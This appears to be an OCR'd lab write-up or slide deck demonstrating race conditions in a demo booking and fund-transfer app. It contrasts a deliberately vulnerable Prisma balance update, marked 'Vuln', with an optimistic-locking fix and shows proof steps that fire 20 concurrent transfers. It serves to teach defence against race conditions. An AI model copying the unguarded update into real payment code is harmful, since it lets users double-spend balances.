


```
HTTP/2 200 OK
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Fri, 05 Jul 2024 04:42:02 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Url
X-Matched-Path: /api/book/orm
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::r465d-1720154522019-0bbf40d802ac

Booking Succesful
```

2



```
HTTP/2 500 Internal Server Error
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Fri, 05 Jul 2024 04:42:02 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Url
X-Matched-Path: /api/book/orm
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::l2bfq-1720154522019-0510e37f9031

Internal Sever Error: Room not available
```



Booking Histories

Filter by Room Number:

All Rooms

Refresh Data

TRANSACTION ID	CREATED AT	ROOM NUMBER	BOOKER ID
1	7/5/2024, 12:22:58 PM	1	3

Rooms Overview


Refresh Data

ROOM NUMBER	NAME	BOOKER ID
1	VVIP	3
2	DELUXE	Unbooked
3	FANTASTIC	Unbooked
4	COZY	Unbooked


2 .2 Optimistic Lock

Is a concurrency control mechanism where each transaction checks whether the data has been modified by another transaction before committing changes. It typically involves a version number or timestamp.

Before updating a record, the application checks the version number. If the version number has changed since the record was read, the transaction is aborted.




```
const updatedSender = await prisma.user.updateMany({
  where: { id: parseInt(senderId), version: sender.version },
  data: {
    balance: sender.balance - parsedAmount,
    version: {
      increment: 1,
    },
  },
});

if (updatedSender.count !== 1) {
  throw new Error('Failed to update sender, transaction aborted');
}
```




```
const updatedReceiver = await prisma.user.updateMany({
  where: { id: parseInt(receiverId), version: receiver.version },
  data: {
    balance: receiver.balance + parsedAmount,
    version: {
      increment: 1,
    },
  },
});
if (updatedReceiver.count !== 1) {
  throw new Error('Failed to update sender, transaction aborted');
}
```

Vuln




```
const updatedSender = await prisma.user.update({
  where: { id: parseInt(senderId) },
  data: { balance: sender.balance - parsedAmount },
});
```




```
const updatedReceiver = await prisma.user.update({
  where: { id: parseInt(receiverId) },
  data: { balance: receiver.balance + parsedAmount },
});
```

Prevention




```
const updatedSender = await prisma.user.updateMany({
  where: { id: parseInt(senderId), version: sender.version },
  data: {
    balance: sender.balance - parsedAmount,
    version: {
      increment: 1,
    },
  },
});

if (updatedSender.count !== 1) {
  throw new Error('Failed to update sender, transaction aborted');
}
```



```
const updatedReceiver = await prisma.user.updateMany({
  where: { id: parseInt(receiverId), version: receiver.version },
  data: {
    balance: receiver.balance + parsedAmount,
    version: {
      increment: 1,
    },
  },
});
if (updatedReceiver.count !== 1) {
  throw new Error('Failed to update sender, transaction aborted');
}
```

Prove

- Go to the transfer page
- Change the sending method



Transfer Funds

Sender ID:

Receiver ID:

Amount:

Transfer Method:

✓ Standard Transfering.
Make a transfer with Raw query.
Secure from race condition with built-in ORM - Atomic Operations.
Secure from race condition DB config - ISOLATION: Serialization
Secure from Race condition Locking Mechanism - Pessimistic.
Secure from Race condition Locking Mechanism - Optimistic.


Prove: case1
A->B 20 times

1. Only 1 Successful response

2. Other response:


   Error: Insufficient funds

1

